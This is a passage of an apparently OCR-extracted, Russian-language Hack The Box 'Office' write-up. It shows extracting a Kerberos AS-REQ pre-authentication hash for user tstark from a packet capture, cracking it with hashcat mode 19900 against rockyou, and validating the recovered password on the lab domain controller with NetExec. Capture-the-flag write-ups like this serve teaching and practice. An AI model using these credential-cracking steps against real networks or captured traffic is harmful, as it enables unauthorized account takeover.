
HTB OFFICE

ЗАХВАТЫВАЕМ ДОМЕН УПРАВЛЕНИЯ ГРУППОВЫМИ ПОЛИТИКАМИ WINDOWS

ТОЧКА ОПОРЫ

Kerberos network dump


Открываем скачанный дамп трафика в **Wireshark** и в самом конце находим два пакета Kerberos.



```
1906 7.682399  10.250.0.30  10.250.0.41  TCP   74 88 → 33544 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=3650470 TSecr=2838742771
1907 7.682483  10.250.0.41  10.250.0.30  TCP   66 33544 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2838742771 TSecr=3650470
1908 7.682483  10.250.0.41  10.250.0.30  KRB5  245 AS-REQ
1909 7.682984  10.250.0.30  10.250.0.41  TCP   66 [TCP ACKed unseen segment] 33544 → 88 [ACK] Seq=180 Ack=178 Win=64128 Len=0 TSval=2838742771 TSecr=3650470
1910 7.683480  10.250.0.41  10.250.0.30  TCP   66 33544 → 88 [FIN, ACK] Seq=180 Ack=178 Win=64128 Len=0 TSval=2838742772 TSecr=3650470
1911 7.683486  10.250.0.30  10.250.0.41  TCP   66 [TCP Previous segment not captured] 88 → 33544 [ACK] Seq=178 Ack=181 Win=2097920 Len=0 TSval=3650471 TSecr=2838742772
1912 7.683509  10.250.0.30  10.250.0.41  TCP   54 88 → 33544 [RST, ACK] Seq=178 Ack=181 Win=0 Len=0
1913 7.720506  10.250.0.41  10.250.0.30  TCP   66 52258 → 445 [ACK] Seq=184 Ack=505 Win=64128 Len=0 TSval=2838742817 TSecr=3650468
1914 7.862583  10.250.0.41  10.250.0.30  TCP   74 33550 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2838742891 TSecr=0 WS=128
1915 7.862644  10.250.0.30  10.250.0.41  TCP   74 88 → 33550 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=3650590 TSecr=2838742891
1916 7.863090  10.250.0.41  10.250.0.30  TCP   66 33550 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2838742891 TSecr=3650590
1917 7.863090  10.250.0.41  10.250.0.30  KRB5  323 AS-REQ
1918 7.863093  10.250.0.41  10.250.0.30  TCP   66 [TCP ACKed unseen segment] 33550 → 88 [ACK] Seq=258 Ack=1539 Win=64000 Len=0 TSval=2838742892 TSecr=3650591
1919 7.864188  10.250.0.41  10.250.0.30  TCP   66 33550 → 88 [FIN, ACK] Seq=258 Ack=1539 Win=64128 Len=0 TSval=2838742893 TSecr=3650591
1920 7.864206  10.250.0.30  10.250.0.41  TCP   66 [TCP Previous segment not captured] 88 → 33550 [ACK] Seq=1539 Ack=259 Win=2097664 Len=0 TSval=3650591 TSecr=2838742893
1921 7.864234  10.250.0.30  10.250.0.41  TCP   54 88 → 33550 [RST, ACK] Seq=1539 Ack=259 Win=0 Len=0
1922 7.867330  10.250.0.41  10.250.0.30  TCP   74 33560 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2838742896 TSecr=0 WS=128
1923 7.867363  10.250.0.30  10.250.0.41  TCP   74 88 → 33560 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=3650595 TSecr=2838742896
1924 7.867432  10.250.0.41  10.250.0.30  TCP   66 33560 → 88 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2838742896 TSecr=3650595
1925 7.868387  10.250.0.41  10.250.0.30  TCP   66 [TCP ACKed unseen segment] [TCP Previous segment not captured] 33560 → 88 [ACK] Seq=1433 Ack=1420 Win=64128 Len=0 TSval=28
1926 7.868619  10.250.0.41  10.250.0.30  TCP   66 33560 → 88 [FIN, ACK] Seq=1433 Ack=1420 Win=64128 Len=0 TSval=2838742897 TSecr=3650595
1927 7.868625  10.250.0.30  10.250.0.41  TCP   66 [TCP Previous segment not captured] 88 → 33560 [ACK] Seq=1420 Ack=1434 Win=2096640 Len=0 TSval=3650596 TSecr=2838742897
1928 7.868646  10.250.0.30  10.250.0.41  TCP   54 88 → 33560 [RST, ACK] Seq=1420 Ack=1434 Win=0 Len=0
1929 7.811759  10.250.0.30  10.250.0.41  SMB2  164 [TCP ACKed unseen segment] Session Setup Response
1930 7.811872  10.250.0.41  10.250.0.30  TCP   66 [TCP Previous segment not captured] 52258 → 445 [ACK] Seq=1558 Ack=603 Win=64128 Len=0 TSval=2838742900 TSecr=3650591
1931 7.812991  10.250.0.41  10.250.0.30  SMB2  230 Encrypted SMB3
1932 7.813075  10.250.0.30  10.250.0.41  SMB2  202 Encrypted SMB3
1933 7.814234  10.250.0.41  10.250.0.30  SMB2  254 Encrypted SMB3
1934 7.814317  10.250.0.30  10.250.0.41  SMB2  274 Encrypted SMB3
1935 7.815960  10.250.0.41  10.250.0.30  SMB2  306 Encrypted SMB3
1936 7.815995  10.250.0.30  10.250.0.41  SMB2  202 Encrypted SMB3
1937 7.817146  10.250.0.41  10.250.0.30  SMB2  235 Encrypted SMB3
1938 7.817197  10.250.0.30  10.250.0.41  SMB2  270 Encrypted SMB3
1939 7.819385  10.250.0.41  10.250.0.30  SMB2  350 Encrypted SMB3
1940 7.819413  10.250.0.30  10.250.0.41  SMB2  202 Encrypted SMB3
1941 7.820548  10.250.0.41  10.250.0.30  SMB2  235 Encrypted SMB3
1942 7.820578  10.250.0.30  10.250.0.41  SMB2  250 Encrypted SMB3
1943 7.857931  10.250.0.41  10.250.0.30  TCP   66 52258 → 445 [FIN, ACK] Seq=2772 Ack=1607 Win=64128 Len=0 TSval=2838742946 TSecr=3656608
1944 7.857977  10.250.0.30  10.250.0.41  TCP   66 445 → 52258 [ACK] Seq=1607 Ack=2773 Win=2096896 Len=0 TSval=3650645 TSecr=2838742946
```

Содержимое дампа трафика


Запрос AS-REQ содержит зашифрованную метку времени. В качестве ключа шифрования используется хеш пароля пользователя.



```
1917 7.863090    10.250.0.41    10.250.0.30    KRB5    323 AS-REQ

▸ Frame 1917: 323 bytes on wire (2584 bits), 323 bytes captured (2584 bits) on interface unknown, id 0
▸ Ethernet II, Src: PCSSystemtec_a4:08:70 (08:00:27:a4:08:70), Dst: PCSSystemtec_34:d8:9e (08:00:27:34:d8:9e)
▸ Internet Protocol Version 4, Src: 10.250.0.41, Dst: 10.250.0.30
▸ Transmission Control Protocol, Src Port: 33550, Dst Port: 88, Seq: 1, Ack: 1, Len: 257
▾ Kerberos
  ▸ Record Mark: 253 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▾ padata: 2 items
      ▾ PA-DATA pA-ENC-TIMESTAMP
        ▾ padata-type: pA-ENC-TIMESTAMP (2)
          ▾ padata-value: 3041a003020112a23a0438a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d6793…
              etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
              cipher: a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa…
      ▸ PA-DATA pA-PAC-REQUEST
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 50800000
      ▾ cname
          name-type: kRB5-NT-PRINCIPAL (1)
        ▾ cname-string: 1 item
            CNameString: tstark
        realm: OFFICE.HTB
      ▸ sname
        till: May  9, 2023 03:57:21.000000000 MSK
        rtime: May  9, 2023 03:57:21.000000000 MSK
        nonce: 369478355
      ▸ etype: 1 item
```

Содержимое сетевого пакета запроса AS-REQ

Используя формат представления **hashcat**, можно попытаться подобрать пароль пользователя. Если с использованием NTLM-хеша строки получится расшифровать метку времени, можно считать, что мы нашли пароль пользователя.



19600	Kerberos 5, etype 17, TGS-REP (AES128-CTS-HMAC-SHA1-96)	$krb5tgs$17$user$realm$ae8434177efd09be5bc2eff8$90b4ce5b266821adc26c64f71958a475cf9348fce65096190be04f8430c4e0d554c86dd7ad29c275f9e8f15d
19700	Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)	$krb5tgs$18$user$realm$8efd91bb01cc69dd07e46009$7352410d6aafd72c64972a66058b02ea1c28ac580ba41137d5a170467f06f17faf5dfb3f95ecf4fad74821fd
19800	Kerberos 5, etype 17, Pre-Auth	$krb5pa$17$hashcat$HASHCATDOMAIN.COM$a17776abe5383236c58582f515843e029ecbff43706d177651b7b6cdb2713b17597ddb35b1c9c470c281589fd1d51c
19900	Kerberos 5, etype 18, Pre-Auth	$krb5pa$18$hashcat$HASHCATDOMAIN.COM$96c289009b05181bfd32062962740b1b1ce5f74eb12e0266cde74e81094661addab08c0c1a178882c91a0ed89ae4e


Форматы hashcat

Формируем хеш:

```
$krb5pa$18$tstark$OFFICE.
HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735
704d0832767af226aaa7360338a34746a00a3765386f5fc
```

И отправляем на перебор в режиме 19900.

```
hashcat -a 0 -m 19900 tstark_hash.txt rockyou.txt
```




```
$krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c566d566f071c5bb35d0a414459417613a9d67932a6735704d0832767af226aaa7360338a34746a00a3765386f5fc:playboy69

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$tstark$OFFICE.HTB$a16f4806da05760af63c56...86f5fc
```

Результат подбора пароля

Пароль получен, теперь нужно его валидировать с помощью NetExec.


```
nxc smb 10.10.11.3 -u tstark -p 'playboy69' --smb-timeout 3
```



```
nxc smb 10.10.11.3 -u tstark -p 'playboy69' --smb-timeout 3
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [+] office.htb\tstark:playboy69
```

Результат проверки пароля

